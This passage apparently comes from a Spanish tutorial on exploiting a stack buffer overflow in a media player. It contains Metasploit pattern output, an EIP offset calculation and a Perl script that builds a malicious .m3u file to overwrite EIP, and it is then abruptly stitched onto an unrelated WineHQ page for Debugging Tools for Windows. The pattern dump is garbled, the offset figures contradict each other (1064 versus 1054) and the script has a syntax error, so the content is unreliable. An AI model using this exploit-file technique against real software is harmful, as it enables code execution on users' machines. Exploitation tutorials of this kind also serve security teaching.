


```
julio@julio-virtual-machine: ~/metasploit-framework/tools/exploit
p1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs
6Cs7Cs8Cs9Cs0Ct1Ct2Ct3Ct4Ct5Cs7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1
Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cx0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cx4Cz5Cx6C
z7Cx8Cx9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd
2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7
Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn
8Dn9D0D0D1D02D03D04D05D06D07D08D09Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3
Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8D
u9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy
4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9
Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ec0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef
f5Ef6Ef7Ef8Ef9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef
0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef
0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Ef0Ef1Ef
Em6Em7Em8Em9Em0Em1Em2Em3Em4Em5
Em6Em7Em8Em9Em0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0E
q1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et
6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ev0Ev1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ex1
Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6F
a7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe
2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Fe0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7
Fh8Fh9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2F
l3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fm0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fn0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo
8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3
Fs4Fs5Fs6Fs7Fs8Fs9Fs0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fu0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8F
v9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fx0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz
4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9
Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4G
g5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk
0Gk1Gk2Gk3Gk4Gk5Gk
julio@julio-virtual-machine:~/metasploit-framework/tools/exploit$ ^C
julio@julio-virtual-machine:~/metasploit-framework/tools/exploit$ ruby pattern_offset.rb -q 0x356a4234
[*] Exact match at offset 1064
julio@julio-virtual-machine:~/metasploit-framework/tools/exploit$
```

Como se puede observar el comando ruby pattern_offset.rb -q 0x356a4234 nos devolvio la posicion exacta dentro de los 5k caracteres del patron. La posición donde comienza EIP seria los 25k de "A" mas los 1054 dando una posición de 26064.



```
1 #!/usr/bin/perl
2 my $file= "posicionEIP.m3u";
3 my $junk= "\x41" x 26064;
4 my $etip="BBBB";
5 my $datos="C" x 1000;
6 open($FILE,>$file");
7 print $FILE $junk.$etip.$datos;
8 close($FILE);
9 print "m3u File Created successfully\n";
```



Luego en nuestro immunity debugger nos demostró que si localizamos la posición exacta de EIP.

SALTANDO A SHELLCODE

El objetivo de este paso fue de ser capaces de saltar a una posición de memoria donde tenemos alojado nuestro shellcode, lo que se realizó fue que la aplicación saltara a nuestro código mediante una función contenida dentro de la aplicación.

Category: Main → Programming / Software Engineering → Debugging Tools for Windows → 6.x

Debugging Tools for Windows

No Screenshot

Application Details:

- Version:** 6.x
- License:** Free to use
- URL:** [http://www.microsoft.com/whdc/...](http://www.microsoft.com/whdc/)
- Votes:** 0
- Latest Rating:** Bronze
- Latest Wine Version Tested:** 3.2

Maintainers: [About Maintainer](#)

No maintainers. Volunteer today!

Become App Maintainer

Test Results +


Known Bugs +

HowTo / Notes +

